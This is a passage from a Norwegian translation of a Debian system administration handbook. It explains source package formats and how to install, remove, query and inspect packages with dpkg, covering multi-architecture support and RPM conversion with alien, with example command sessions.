I praksis oppfører `dpkg` seg i denne situasjonen seg så intelligent som mulig: Hvis ikke den standard oppsettsfilen har endret seg mellom de to versjonene, gjør den ingenting. Derimot, hvis filen er endret, vil dpkg prøve å oppdatere den. To tilfeller er mulig; enten at administrator ikke har rørt oppsettsfilen, og i så fall installerer `dpkg` automatisk den nye versjonen, eller så er filen endret. I så tilfelle spør `dpkg` administratoren om hvilken versjon de ønsker å bruke (den gamle med modifikasjoner, eller den nye som følger med pakken). For å bistå i denne beslutningen tilbyr `dpkg` å vise en «`diff`» som viser forskjellen mellom de to versjonene. Hvis brukeren velger å beholde den gamle versjonen, vil den nye lagres på samme sted i en fil med `.dpkg-dist`-ending. Hvis brukeren velger den nye versjonen, blir den gamle beholdt i en fil med `.dpkg-old`-endingen. En annen tilgjengelig handling er å straks avbryte `dpkg` for å redigere filen og forsøke å sette inn igjen de relevante endringene (tidligere identifisert med `diff`).

VÆR VARSOM

Ulike navnerom

Her er det viktig å merke seg at det ikke kreves samsvar mellom navnet til kildepakken og på den eller de binære pakkene som den genererer. Det er lett nok å forstå hvis du vet at hver kildepakke kan generere flere binære pakker. Dette er grunnen til at `.dsc`-filen har `Source` og `Binary`-felt til eksplisitt å navngi kildepakken og lagre listen med binærpakkene som den genererer.

5.3. Kildepakkens struktur

5.3.1. Format

En kildepakke består vanligvis av tre filer: En `.dsc`, en `.orig.tar.gz`, og en `.debian.tar.xz` (eller `.diff.gz`). De tillater at det lages binære pakker (`.deb` filer beskrevet ovenfor) fra programmets kildekodefiler skrevet i et programmeringsspråk.

`.dsc` (Debian Source Control)-filen er en tekstfil som inneholder et RFC 2822 filhode (lik `control`-filen gjennomgått i del 5.2.1, «Bekrivelse; `control`-filen» side 80) som beskriver kildepakken og angir hvilke andre filer som inngår. Det er signert av sin vedlikeholder, som garanterer for ektheten. Se del 6.6, «Sjekking av pakkeautensitet» side 132 for flere detaljer om dette temaet.

KULTUR

Hvorfor dele opp i flere pakker

Ganske ofte kan en kildepakke (for en gitt programvare) generere flere binære pakker. Oppsplittingen er begrunnet i muligheten til å bruke (deler av) programvaren i ulike sammenhenger. Betraktet som et delt bibliotek, kan den være installert for å få et program til å virke (for eksempel, *libc6*), eller den kan installeres for å utvikle et nytt program (*libc6-dev* vil da være den riktige pakken). Vi finner den samme logikken for klient/tjener-tjenester der vi ønsker å installere tjenerdelen på en maskin og klientdelen på andre (dette er tilfellet, for eksempel for *openssh-server* og *openssh-client*).

Like ofte, når dokumentasjonen er levert i en egen pakke, kan brukeren installere den uavhengig av programvare, og kan når som helst velge å fjerne den for å spare lagringsplass. I tillegg sparer dette også plass på Debian-speilene, ettersom dokumentasjonspakken deles mellom alle arkitekturer (i stedet for å ha dokumentasjonen duplisert i pakkene for hver enkelt arkitektur).

Merk at kildepakken også egne avhengigheter (Build-Depends) helt uavhengig av de binære pakkenes, siden de forklarer hvilke verktøy som kreves til å kompilere og lage binærpakken for programvaren det gjelder.

PERSPEKTIV

Ulike kilde-pakkeformater

Originalt var det bare ett kildepakkeformat. Det er `1.0`-formatet, som kobler en `.orig.tar.gz`-tarball med en `.diff.gz`-«debianiserings»-patch (det er også en variant, som består av et enkelt `.tar.gz`-arkiv, som brukes automatisk hvis ikke `.orig.tar.gz` er tilgjengelig).

Etter Debian 6 *Squeeze*, har Debian-utviklere mulighet til å bruke nye formater som korrigerer for mange problemer i det gamle formatet. Formatet `3.0 (quilt)` kan kombinere ulike oppstrøms arkiver i den samme kildepakken: I tillegg til det vanlige `.orig.tar.gz`, kan i tillegg `.orig-`*`komponent`*`.tar.gz`-arkiver tas med. Dette er nyttig med programvare som er fordelt på flere oppstrøms komponenter, men hvor en enkelt kildepakke trengs. Disse arkivene kan også komprimeres med `xz`, i stedet for `gzip`, som sparer lagringsplass og nettverksressurser. Til slutt, den monolittiske endringslisten, `.diff.gz`, er erstattet av en `.debian.tar.xz`-pakke med kompileringsinstruksjonene, og et sett oppstrøm endringer pakkevedlikeholderen har bidratt med. Disse siste er lagt inn i et format som er kompatibelt med `quilt` - et verktøy som forenkler håndteringen av en samling endringer.

`.orig.tar.gz`-filen er et arkiv som inneholder kildekoden som er stilt til disposisjon av den opprinnelige utvikleren. Debianpakkevedlikeholdere blir bedt om å ikke endre dette arkivet for å være i stand til enkelt å sjekke opprinnelsen og integriteten til filen (ved enkel sammenligning av sjekksum), og for å respektere ønskene til noen forfattere.

`.debian.tar.xz` inneholder alle endringene laget av Debians vedlikeholder, spesielt tillegget med en `debian`-mappe med instruksjoner til å få konstruert en Debian-pakke.

5.3.2. Bruk i Debian

Kildepakken er grunnlaget for alt i Debian. Alle Debian-pakkene kommer fra en kildepakke, og hver endring i en Debian-pakke er konsekvensen av en endring i kildepakken. Når Debians vedlikeholdere arbeider med kildepakken, er de vel vitende om konsekvensene av handlingene for de binære pakkene. Resultatet av arbeidet deres gjenfinnes derfor i kildepakkene fra Debian. Du kan enkelt gå tilbake til dem, og alt stammer derfra.

Når en ny versjon av en pakke (kildepakke og en eller flere binære pakker) kommer til en Debian-tjener, er kildepakken det viktigste. Faktisk vil den da bli brukt av et nettverk av maskiner med forskjellige kompileringsarkitekturer som støttes av Debian. Det faktum at utvikleren også sender en eller flere binære pakker for en gitt arkitektur (vanligvis i386 eller amd64) er relativt uviktig, siden disse like godt kunne ha blitt automatisk generert.

➨ `https://buildd.debian.org/`

FOR VIDEREKOMMENDE

Kun kildeopplasting fra vedlikeholder

Rett etter at Debian 10 *Buster* ble gitt ut annonserte gruppen ansvarlig for neste utgave at vedlikeholderes opplasting av binærpakker ikke lenger vil bli akseptert for `main` og at det ville bli påkrevt at alle binære pakker i denne komponenten skulle bygges automatisk fra opplastede kildepakker.

VERKTØY

Å pakke ut en kildepakke

Hvis du har en kildepakke, kan du bruke `dpkg-source`-kommandoen (fra *dpkg-dev*-pakken) for å pakke den ut:

```
$ dpkg-source -x zim_0.68-1.dsc
dpkg-source: info: extracting zim in zim-0.68
dpkg-source: info: unpacking zim_0.68.orig.tar.gz
dpkg-source: info: unpacking zim_0.68-1.debian.tar.xz
```

Du kan også bruke `apt` for å laste ned en kildepakke og pakke den opp med en gang. Det krever at de passende `deb-src`-linjer er til stede i `/etc/apt/sources.list`-filen, (for flere detaljer se gjerne del 6.1, «Innfylling av `sources.list`-filen» side 108). Disse brukes til å liste «kildene» til kildepakkene (som betyr tjenere der en gruppe kildepakker ligger).

```
$ apt source package
Reading package lists... Done
Selected version '0.68-1' (stable) for zim
NOTICE: 'zim' packaging is maintained in the 'Git' version
    ➥ control system at:
https://salsa.debian.org/debian/zim.git
Please use:
git clone https://salsa.debian.org/debian/zim.git
to retrieve the latest (possibly unreleased) updates to the
    ➥  package.
Need to get 2055 kB of source archives.
Get:1 https://cdn-aws.deb.debian.org/debian stable/main zim
    ➥  0.68-1 (dsc) [1586 B]
Get:2 https://cdn-aws.deb.debian.org/debian stable/main zim
    ➥  0.68-1 (tar) [2044 kB]
Get:3 https://cdn-aws.deb.debian.org/debian stable/main zim
    ➥  0.68-1 (diff) [9300 B]
Fetched 2055 kB in 1s (3356 kB/s)
dpkg-source: info: extracting zim in zim-0.68
dpkg-source: info: unpacking zim_0.68.orig.tar.gz
dpkg-source: info: unpacking zim_0.68-1.debian.tar.xz
```

5.4. Håndtere pakker med `dpkg`

`dpkg` er basiskommandoen for å behandle Debian-pakker på systemet. Hvis du har `.deb`-pakker, er det `dpkg` som tillater installasjon eller analyse av innholdet deres. Men dette programmet har bare en delvis oversikt over Debian-universet. Det vet hva som er installert på systemet, og hva det er gitt på kommandolinjen, men vet ingenting om andre tilgjengelige pakker. Den vil mislykkes hvis en avhengighet ikke er oppfylt. Verktøy som `apt` og `aptitude`, vil derimot lage en liste over avhengigheter for å kunne installere alt så automatisk som mulig.

MERK

dpkg eller apt?

dpkg skal sees som et systemverktøy (bakstykke), og apt som et verktøy nærmere brukeren, som overvinner begrensningene av det første. Disse verktøyene fungerer sammen, hver med sine særegenheter, egnet til spesifikke oppgaver.

5.4.1. Installasjon av pakker

dpkg er fremfor alt verktøyet for å installere en allerede tilgjengelig Debian-pakke (fordi den ikke laster ned noe). For å gjøre det velger vi -i eller --install alternativet.

Eksempel 5.2 *Installasjon av en pakke med dpkg*

```
# dpkg -i man-db_2.8.5-2_amd64.deb
(Reading database ... 14913 files and directories currently installed.)
Preparing to unpack .../man-db_2.8.5-2_amd64.deb ...
Unpacking man-db (2.8.5-2) over (2.8.5-2) ...
Setting up man-db (2.8.5-2) ...
Updating database of manual pages ...
Processing triggers for mime-support (3.62) ...
```

Vi kan se de ulike trinnene utført av dpkg, dermed også ved hvilket punkt en eventuell feil har oppstått. Hver pakke installeres i to trinn; først utpakking, deretter oppsett. apt utnytter dette til å begrense antall kall til dpkg (siden hvert kall er kostbart på grunn av innlasting av databasen i minnet, spesielt listen over allerede installerte filer).

Eksempel 5.3 *Separat utpakking og oppsett*

```
# dpkg --unpack man-db_2.7.0.2-5_amd64.deb
(Reading database ... 86425 files and directories currently installed.)
Preparing to unpack man-db_2.7.0.2-5_amd64.deb ...
Unpacking man-db (2.7.0.2-5) over (2.7.0.2-5) ...
Processing triggers for mime-support (3.58) ...
# dpkg --configure man-db
Setting up man-db (2.7.0.2-5) ...
Updating database of manual pages ...
```

Noen ganger vil dpkg mislykkes med å installere en pakke, og melde om feil: Hvis brukeren beordrer den til å overse dette, vil den bare sende en advarsel. Det er derfor vi har de ulike --force-* valgmulighetene. dpkg --force-help-kommandoen, eller dokumentasjon for denne kommandoen, vil gi en fullstendig liste over disse alternativene. Den hyppigste feilen, som du er nødt til å treffe på før eller senere, er en filkollisjon. Når en pakke inneholder en fil som allerede

er installert av en annen pakke, vil `dpkg`-kommandoen avslå å installere den. Da vil det følgende budskapet vises:

```
Unpacking libgdm (from .../libgdm_3.8.3-2_amd64.deb) ...
dpkg: error processing /var/cache/apt/archives/libgdm_3.8.3-2_amd64.deb (--unpack):
 trying to overwrite '/usr/bin/gdmflexiserver', which is also in package gdm3 3.4.1-9
```

I dette tilfellet, hvis du tror at det ikke er en betydelig risiko for stabiliteten i systemet å erstatte denne filen (hvilket vanligvis er tilfelle), kan du bruke alternativet --force-overwrite, som ber `dpkg` om å ignorere denne feilen og overskrive filen.

Selv om det fins mange --force-* valgmuligheter, er det bare --force-overwrite det er sannsynlig å bruke jevnlig. Disse valgmulighetene er bare laget for helt spesielle situasjoner, og det er bedre å la dem være i fred så mye som mulig for å respektere reglene som pakkemekanismen pålegger. Glem ikke at disse reglene sikrer konsistens og stabilitet i systemet ditt.

VÆR VARSOM

Effektiv bruk av `--force-*`

Hvis du ikke er forsiktig, kan bruken av valget `--force-*` føre til et system hvor APT-kommandofamilien vil nekte å fungere. Faktisk vil noen av disse alternativene tillate installasjon av en pakke selv om en avhengighet ikke er oppfylt, eller når det er en konflikt. Resultatet er et ikke-konsistent system sett fra et avhengighetssynspunkt, og APT-kommandoer vil nekte å utføre handlinger, med unntak av de som vil bringe systemet tilbake til en konsistent tilstand (dette består ofte av å installere den manglende avhengighet, eller fjerne en problematisk pakke). Dette resulterer ofte i en melding lik dette, som kom etter installasjon av en ny versjon av *rdesktop* mens man så bort fra dennes avhengigheten til en nyere versjon av *libc6*:

```
# apt full-upgrade
[...]
You might want to run 'apt-get -f install' to correct these
    ➥ .
The following packages have unmet dependencies:
  rdesktop: Depends: libc6 (>= 2.5) but 2.3.6.ds1-13etch7
      ➥ is installed
E: Unmet dependencies. Try using -f.
```

En modig administrator, som er sikker på at sine analyser er riktig, kan velge å ignorere en avhengighet eller konflikt, og bruker det aktuelle `--force-*`-valget. I dette tilfellet, hvis de ønsker å kunne forutsette å bruke `apt`, eller `aptitude`, må de redigere `/var/lib/dpkg/status` for å slette/endre avhengigheten, eller konflikten, som de valgte å overstyre.

Denne manipulasjon er en stygg rettelse, og bør aldri brukes, unntatt når det absolutt kreves. Ganske ofte er en mer passende løsning å bygge pakken som forårsaker problemet på nytt (se del 15.1, «Å bygge en pakke på nytt fra kildekoden» side 448), eller bruke en ny versjon (som muligens er rettet) fra et kodelager som `stable-backports` (se del 6.1.2.4, «Stabile tilbakeføringer» side 112)..

DET GRUNNLEGGENDE

Argument-syntaks

De fleste argumenter er tilgjengelige i en «lang» versjon (en eller flere relevante ord, innledet med en dobbel bindestrek), og en «kort» versjon (en enkelt bokstav, ofte den første av ett ord fra den lange versjonen, og innledet med en enkelt bindestrek). Denne konvensjonen er så vanlig at den er en POSIX-standard.

5.4.2. Fjerning av pakke

Å aktivere dpkg med -r eller --remove-valget, etterfulgt av navnet på en pakke, fjerner denne pakken. Denne fjerningen er imidlertid ikke komplett: Alle oppsettsfiler, vedlikeholderskript, loggfiler (systemlogger) og andre brukerdata som håndteres av pakken blir igjen. Dette gjør det enkelt å koble ut programmet ved å avinstallere det, og det kan raskt tilbakeføres med samme oppsett ved å installere det på nytt. For å fjerne alt som er tilknyttet en pakke kan du bruke -P eller -- purge-valget, fulgt av pakkenavnet.

Eksempel 5.4 *Fjerning og fullstendig fjerning av* debian-cd*-pakken*

```
# dpkg -r debian-cd
(Reading database ... 15915 files and directories currently installed.)
Removing debian-cd (3.1.25) ...
# dpkg -P debian-cd
(Reading database ... 15394 files and directories currently installed.)
Purging configuration files for debian-cd (3.1.25) ...
```

VÆR VARSOM

dpkg --search og sammenvevd /usr

Av ulike årsaker[3], installerer Debian nå, som standard, noen få mapper på toppnivå som symlenker til sine motparter under /usr. /bin, /sbin og /lib er nå symlenker til henholdsvis /usr/bin, /usr/sbin og /usr/lib.

Mens dette gir ønskelige fordeler, kan det også være en kilde til forvirring. Når du for eksempel spør dpkg hvilken pakke som eier en gitt fil, vil den bare kunne svare når du ber om den opprinnelige banen:

```
$ dpkg --search /bin/mount
mount: /bin/mount
$ dpkg --search /usr/bin/mount
dpkg-query: no path found matching pattern /usr/bin/mount
$ dpkg --search /bin/apt
dpkg-query: no path found matching pattern /bin/apt
$ dpkg --search /usr/bin/apt
apt: /usr/bin/apt
```

5.4.3. Spørre databasen til dpkg, og inspisere .deb-filer

Til slutt i denne seksjonen vil vi gjennomgå dpkg-valgene som søker i den interne database for å få informasjon. Ved først å gi de lange argumentene, og deretter de tilsvarende korte argumentene (som selvsagt vil ha med de samme mulige argumentene) nevner vi --listfiles *pakke* (eller -L), som lister filene installert av denne pakken; --search *fil* (eller -S), som finner pakken(e) som inneholder filen; --status *pakke* (eller -s), som viser hodefeltene til en installert pakke; --list (eller

[3] https://www.freedesktop.org/wiki/Software/systemd/TheCaseForTheUsrMerge/

-l), som viser listen med pakker som systemet kjenner, og installasjonsstatusen deres; --contents *file.deb* (eller -c), som lister filene i den spesifiserte Debian-pakken; --info *file.deb* (eller -I), som viser hodefeltene til denne Debian-pakken.

Eksempel 5.5 *Forskjellige søk med dpkg*

```
$ dpkg -L base-passwd
/.
/usr
/usr/sbin
/usr/sbin/update-passwd
/usr/share
/usr/share/base-passwd
/usr/share/base-passwd/group.master
/usr/share/base-passwd/passwd.master
/usr/share/doc
/usr/share/doc/base-passwd
/usr/share/doc/base-passwd/README
/usr/share/doc/base-passwd/changelog.gz
/usr/share/doc/base-passwd/copyright
/usr/share/doc/base-passwd/users-and-groups.html
/usr/share/doc/base-passwd/users-and-groups.txt.gz
/usr/share/doc-base
/usr/share/doc-base/users-and-groups
/usr/share/lintian
/usr/share/lintian/overrides
/usr/share/lintian/overrides/base-passwd
/usr/share/man
/usr/share/man/de
/usr/share/man/de/man8
/usr/share/man/de/man8/update-passwd.8.gz
/usr/share/man/es
/usr/share/man/es/man8
/usr/share/man/es/man8/update-passwd.8.gz
/usr/share/man/fr
/usr/share/man/fr/man8
/usr/share/man/fr/man8/update-passwd.8.gz
/usr/share/man/ja
/usr/share/man/ja/man8
/usr/share/man/ja/man8/update-passwd.8.gz
/usr/share/man/man8
/usr/share/man/man8/update-passwd.8.gz
/usr/share/man/pl
/usr/share/man/pl/man8
/usr/share/man/pl/man8/update-passwd.8.gz
/usr/share/man/ru
/usr/share/man/ru/man8
/usr/share/man/ru/man8/update-passwd.8.gz
```

```
$ dpkg -S /bin/date
coreutils: /bin/date
$ dpkg -s coreutils
Package: coreutils
Essential: yes
Status: install ok installed
Priority: required
Section: utils
Installed-Size: 15719
Maintainer: Michael Stone <mstone@debian.org>
Architecture: amd64
Multi-Arch: foreign
Version: 8.30-3
Pre-Depends: libacl1 (>= 2.2.23), libattr1 (>= 1:2.4.44), libc6 (>= 2.28),
    ➥ libselinux1 (>= 2.1.13)
Description: GNU core utilities
 This package contains the basic file, shell and text manipulation
 utilities which are expected to exist on every operating system.
 .
 Specifically, this package includes:
 arch base64 basename cat chcon chgrp chmod chown chroot cksum comm cp
 csplit cut date dd df dir dircolors dirname du echo env expand expr
 factor false flock fmt fold groups head hostid id install join link ln
 logname ls md5sum mkdir mkfifo mknod mktemp mv nice nl nohup nproc numfmt
 od paste pathchk pinky pr printenv printf ptx pwd readlink realpath rm
 rmdir runcon sha*sum seq shred sleep sort split stat stty sum sync tac
 tail tee test timeout touch tr true truncate tsort tty uname unexpand
 uniq unlink users vdir wc who whoami yes
Homepage: http://gnu.org/software/coreutils
$ dpkg -l 'b*'
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name                       Version              Architecture Description
+++-==================-==============-==============-=============================================
    ➥
un  backupninja          <none>         <none>          (no description
    ➥ available)
un  backuppc             <none>         <none>          (no description
    ➥ available)
un  baobab               <none>         <node>          (no description
    ➥ available)
un  base                 <none>         <none>          (no description
    ➥ available)
un  base-config          <none>         <none>          (no description
    ➥ available)
ii  base-files           11             amd64           Debian base system
    ➥ miscellaneous files
```

```
ii  base-passwd          3.5.46          amd64          Debian base system
    ➥ master password and group files
ii  bash                 5.0-4           amd64          GNU Bourne Again SHell
[..]
$ dpkg -c /var/cache/apt/archives/gnupg-utils_2.2.12-1_amd64.deb
drwxr-xr-x root/root         0 2018-12-15 02:17 ./
drwxr-xr-x root/root         0 2018-12-15 02:17 ./usr/
drwxr-xr-x root/root         0 2018-12-15 02:17 ./usr/bin/
-rwxr-xr-x root/root      3516 2018-12-15 02:17 ./usr/bin/gpg-zip
-rwxr-xr-x root/root    866256 2018-12-15 02:17 ./usr/bin/gpgcompose
-rwxr-xr-x root/root     30792 2018-12-15 02:17 ./usr/bin/gpgparsemail
-rwxr-xr-x root/root     84432 2018-12-15 02:17 ./usr/bin/gpgsplit
-rwxr-xr-x root/root    154952 2018-12-15 02:17 ./usr/bin/gpgtar
-rwxr-xr-x root/root    166568 2018-12-15 02:17 ./usr/bin/kbxutil
-rwxr-xr-x root/root      1081 2017-08-28 12:22 ./usr/bin/lspgpot
-rwxr-xr-x root/root      2194 2018-11-18 23:37 ./usr/bin/migrate-pubring-from-
    ➥ classic-gpg
-rwxr-xr-x root/root    121576 2018-12-15 02:17 ./usr/bin/symcryptrun
-rwxr-xr-x root/root     18424 2018-12-15 02:17 ./usr/bin/watchgnupg
drwxr-xr-x root/root         0 2018-12-15 02:17 ./usr/sbin/
-rwxr-xr-x root/root      3075 2018-12-15 02:17 ./usr/sbin/addgnupghome
-rwxr-xr-x root/root      2217 2018-12-15 02:17 ./usr/sbin/applygnupgdefaults
drwxr-xr-x root/root         0 2018-12-15 02:17 ./usr/share/
drwxr-xr-x root/root         0 2018-12-15 02:17 ./usr/share/doc/
[...]
$ dpkg -I /var/cache/apt/archives/gnupg-utils_2.2.12-1_amd64.deb
 new Debian package, version 2.0.
 size 857408 bytes: control archive=1844 bytes.
    1564 bytes,    32 lines      control
    1804 bytes,    28 lines      md5sums
 Package: gnupg-utils
 Source: gnupg2
 Version: 2.2.12-1
 Architecture: amd64
 Maintainer: Debian GnuPG Maintainers <pkg-gnupg-maint@lists.alioth.debian.org>
 Installed-Size: 1845
 Depends: libassuan0 (>= 2.0.1), libbz2-1.0, libc6 (>= 2.25), libgcrypt20 (>=
     ➥ 1.8.0), libgpg-error0 (>= 1.26-2~), libksba8 (>= 1.3.4), libreadline7 (>=
     ➥  6.0), zlib1g (>= 1:1.1.4)
 Recommends: gpg, gpg-agent, gpgconf, gpgsm
 Breaks: gnupg (<< 2.1.21-4), gnupg-agent (<< 2.1.21-4)
 Replaces: gnupg (<< 2.1.21-4), gnupg-agent (<< 2.1.21-4)
 Section: utils
 Priority: optional
 Multi-Arch: foreign
 Homepage: https://www.gnupg.org/
 Description: GNU privacy guard - utility programs
  GnuPG is GNU's tool for secure communication and data storage.
  .
```

```
  This package contains several useful utilities for manipulating
  OpenPGP data and other related cryptographic elements.  It includes:
  .
   * addgnupghome -- create .gnupg home directories
   * applygnupgdefaults -- run gpgconf --apply-defaults for all users
   * gpgcompose -- an experimental tool for constructing arbitrary
                   sequences of OpenPGP packets (e.g. for testing)
   * gpgparsemail -- parse an e-mail message into annotated format
   * gpgsplit -- split a sequence of OpenPGP packets into files
   * gpgtar -- encrypt or sign files in an archive
   * kbxutil -- list, export, import Keybox data
   * lspgpot -- convert PGP ownertrust values to GnuPG
   * migrate-pubring-from-classic-gpg -- use only "modern" formats
   * symcryptrun -- use simple symmetric encryption tool in GnuPG framework
   * watchgnupg -- watch socket-based logs
[..]
```

FOR VIDEREKOMMENDE

Sammenligning av versjoner

Ettersom `dpkg` er programmet som behandler Debian-pakker, gir det også referanseimplementeringen for logikken som skal til for å sammenligne versjonsnumre. Dette er grunnen til at det har en `--compare-versions`-valgmulighet, som kan brukes av eksterne programmer (spesielt oppsettsskript som kjøres med `dpkg` selv). Denne valgmuligheten krever tre parametre: Et versjonsnummer, en sammenligningsoperator, og et andre versjonsnummer. De forskjellige mulige operatorene er `lt` (absolutt mindre enn), `le` (mindre enn eller lik), `eq` (lik), `ne` (ikke lik), `ge` (større enn eller lik), og `gt` (absolutt større enn). Hvis sammenligningen er riktig, returnerer `dpkg` 0 (suksess); hvis ikke, gir den en ikke-zero verdi tilbake (som indikerer feil).

```
$ dpkg --compare-versions 1.2-3 gt 1.1-4
$ echo $?
0
$ dpkg --compare-versions 1.2-3 lt 1.1-4
$ echo $?
1
$ dpkg --compare-versions 2.6.0pre3-1 lt 2.6.0-1
$ echo $?
1
```

Legg merke til den uventede feilen i den siste sammenligningen: For `dpkg` betegner `pre` vanligvis en testutgave, og har forøvrig ingen spesiell betydning, og dette programmet sammenligner bokstaver på samme måte som tallene (en < b < c ...), i alfabetisk rekkefølge. Dette er grunnen til at det vurderer «`0pre3`» til å være større enn «`0`». Når vi ønsker et pakkeversjonsnummer som viser at det er en testutgave, så bruker vi tilde-tegnet, «~»:

```
$ dpkg --compare-versions 2.6.0~pre3-1 lt 2.6.0-1
$ echo $?
0
```

5.4.4. Loggfilen til dpkg

`dpkg` tar vare på en logg med alle handlinger i `/var/log/dpkg.log`. Denne loggen er ekstremt ordrik, med detaljer for hver og en av de stadier som pakker, håndtert av `dpkg`, gjennomgår. I tillegg til å gi en måte å spore dpkgs oppførsel på, hjelper den fremfor alt til med å beholde en historie om utviklingen av systemet: Man kan finne det nøyaktige øyeblikket når hver pakke er installert eller oppdatert, og denne informasjonen kan være svært nyttig i å forstå en nylig endring i oppførselen. I tillegg er alle versjoner tatt vare på, så det er lett å kryssjekke informasjonen med `changelog.Debian.gz` for de pakker det gjelder, eller også med online bug-rapporter.

5.4.5. Støtte for multiarkitektur

Alle Debian-pakker har et Architecture-felt i kontrollinformasjonen. Dette feltet kan inneholde enten «all» (for pakker som er arkitekturuavhengig), eller navnet på den arkitekturen som den er rettet mot (som «amd64», «armhf», ...). I det sistnevnte tilfellet vil, som utgangspunkt, `dpkg` bare akseptere å installere pakken hvis arkitekturen svarer til vertsmaskinens arkitektur som meldt tilbake fra `dpkg --print-architecture`.

Denne begrensningen sikrer at brukerne ikke ender opp med binærfiler kompilert for feil arkitektur. Alt ville være perfekt, bortsett fra at (noen) datamaskiner kan kjøre binærfiler for flere arkitekturer, enten innebygd (et «amd64»-system kan kjøre ”i386” binærfiler), eller ved hjelp av emulatorer.

Aktivere multi-arkitektur

`dpkg`s multi-arkitekturstøtte tillater brukere å definere «fremmede arkitekturer» som kan installeres på det gjeldende systemet. Dette gjøres rett og slett med `dpkg --add-architecture` som i eksemplet nedenfor. Det er en tilsvarende `dpkg --remove-architecture` til å droppe støtte til en fremmed arkitektur, men den kan bare brukes når ingen pakker med denne arkitekturen er igjen.

```
# dpkg --print-architecture
amd64
# dpkg --print-foreign-architectures
# dpkg -i gcc-8-base_8.3.0-6_armhf.deb
dpkg: error processing archive gcc-8-base_8.3.0-6_armhf.deb (--install):
 package architecture (armhf) does not match system (amd64)
Errors were encountered while processing:
 gcc-8-base_8.3.0-6_armhf.deb
# dpkg --add-architecture armhf
# dpkg --add-architecture armel
# dpkg --print-foreign-architectures
armhf
armel
# dpkg -i gcc-8-base_8.3.0-6_armhf.deb
(Reading database ... 14319 files and directories currently installed.)
```

```
Preparing to unpack gcc-8-base_8.3.0-6_armhf.deb ...
Unpacking gcc-8-base:armhf (8.3.0-6) ...
Setting up gcc-8-base:armhf (8.3.0-6) ...
# dpkg --remove-architecture armhf
dpkg: error: cannot remove architecture 'armhf' currently in use by the database
# dpkg --remove-architecture armel
# dpkg --print-foreign-architectures
armhf
```

MERK

APTs multi-arkitekturstøtte

APT vil automatisk oppdage når dpkg er satt opp til å støtte fremmede arkitekturer, og vil gå igang med å laste ned aktuelle Packages-filer som ledd i oppdateringsprosessen.

Fremmede pakker kan installeres med `apt install` *`pakke`*`:`*`arkitektur`*.

I PRAKSIS

Ved hjelp av proprietære i386 binærfiler på amd64

Det er flere bruksområder for multi-arkitektur, men de mest populære er muligheten til å kjøre (noen ganger proprietære) 32 bit binærfiler (i386) på 64 bit systemer (amd64), og muligheten til å krysskompilere programvare for en plattform eller en arkitektur som er forskjellig fra vertens.

Multi-arkitekturrelaterte endringer

For å gjøre multi-arch faktisk nyttig og brukbar, måtte biblioteker pakkes om og flyttes til en arkitektur-spesifikk katalog slik at flere kopier (rettet mot ulike arkitekturer) kan installeres sammen. Slike oppdaterte pakker inneholder hodefeltet «Multi-Arch: same» for å fortelle pakkesystemet at de ulike arkitekturene i pakken trygt kan installeres samtidig (og at disse pakkene bare kan tilfredsstille avhengigheter for pakker av samme arkitektur). De viktigste bibliotekene har blitt konvertert etter innføringen av multi-arch i Debian 7 *Wheezy*, men det er mange biblioteker som sannsynligvis aldri vil bli konvertert med mindre noen spesifikt ber om det (for eksempel via en feilrapport).

```
$ dpkg -s gcc-8-base
 dpkg-query: feil: --status trenger et gyldig pakkenavn, men 'gcc-8-base' er ikke det
    ➥ : tvetydig pakkenavn 'gcc-8-base' har mer enn én installert forekomst

Bruk --hjelp for hjelp til å spørre om pakker.
$ dpkg -s gcc-8-base:amd64 gcc-8-base:armhf | grep ^Multi
  Multi-Arch: samme
Multi-Arch: samme
$ dpkg -L libgcc1:amd64 |grep .so
 /lib/x86_64-linux-gnu/libgcc_s.so.1
$ dpkg -S /usr/share/doc/gcc-8-base/copyright
 gcc-8-base:amd64, gcc-8-base:armhf: /usr/share/doc/gcc-8-base/copyright
```

Det er verd å merke seg at Multi-Arch: same-pakker må ha navnet sitt kvalifisert med arkitektur for å være entydig identifiserbar. De har også muligheten til å dele filer med andre forekomster

med den samme pakken; `dpkg` sikrer at alle pakkene har bit-for-bit-identiske filer når de deles. Sist men ikke minst, må alle forekomster av en pakke ha den samme versjonen. De må dermed oppgraderes sammen.

Multi-arkitekturstøtte gir også noen interessante utfordringer i måten avhengigheter håndteres. Å tilfredsstille en avhengighet krever enten en pakke merket «Multi-Arch: foreign», eller en pakke hvis arkitektur samsvarer med den ene av pakken som inneholder avhengigheten (i denne prosessen med avhengighetsavklaring er arkitekturuavhengige pakker antatt å ha den samme arkitektur som verten). En avhengighet kan også bli svekket ved å tillate ulike arkitekturer å imøtekomme den, med *pakke*:any-syntaks, men fremmede pakker kan bare tilfredsstille en slik avhengighet hvis de er merket «Multi-Arch: allowed».

5.5. Sameksistens med andre pakkesystemer

Debian-pakker er ikke de eneste programvarepakkene som brukes i fri programvareverden. Den viktigste konkurrent er RPM-formatet til Red Hat Linux-distribusjon og dens mange avledede distribusjoner. Red Hat er en veldig populær, kommersiell distribusjon. Det er derfor vanlig at programvare levert av tredjeparter blir tilbudt som RPM-pakker i stedet for Debian.

I dette tilfellet skal du vite at programmet `rpm`, som behandler RPM-pakker, er tilgjengelig som en Debian-pakke, så det er mulig å bruke dette pakkeformatet på Debian. Imidlertid bør forsiktighet utvises for å begrense disse håndteringene med å trekke ut informasjon fra en pakke, eller for å få bekreftet integriteten. Det er i sannhet urimelig å bruke `rpm` for å installere en RPM i et Debian-system; RPM bruker sin egen database, atskilt fra de til systemprogramvare (som `dpkg`). Dette er grunnen til at det ikke er mulig å sikre en stabil sameksistens mellom to pakkesystemer.

På den annen side, *alien*-verktøyet kan konvertere RPM-pakker til Debian-pakker og vice versa.

FELLESSKAP

Oppmuntre til å ta i bruk `.deb`

Hvis du ofte bruker `alien`-programmet til å installere RPM-pakker fra en av dine leverandører, ikke nøl med å skrive til dem, og med vennlighet gi uttrykk for din sterke preferanse for `.deb`-formatet. Merk at pakkeformatet ikke er alt: En `.deb`-pakke bygget med `alien`, eller forberedt for en versjon av Debian ulik den du bruker, eller til og med for en avledet distribusjon som Ubuntu, vil trolig ikke tilby det samme kvalitetsnivået og integrasjonen som en pakke spesielt utviklet for Debian *Buster*.

```
$ fakeroot alien --to-deb phpMyAdmin-4.7.5-2.fc28.noarch.rpm
phpmyadmin_4.7.5-3_all.deb generated
$ ls -s phpmyadmin_4.7.5-3_all.deb
  4356 phpmyadmin_4.7.5-3_all.deb
```

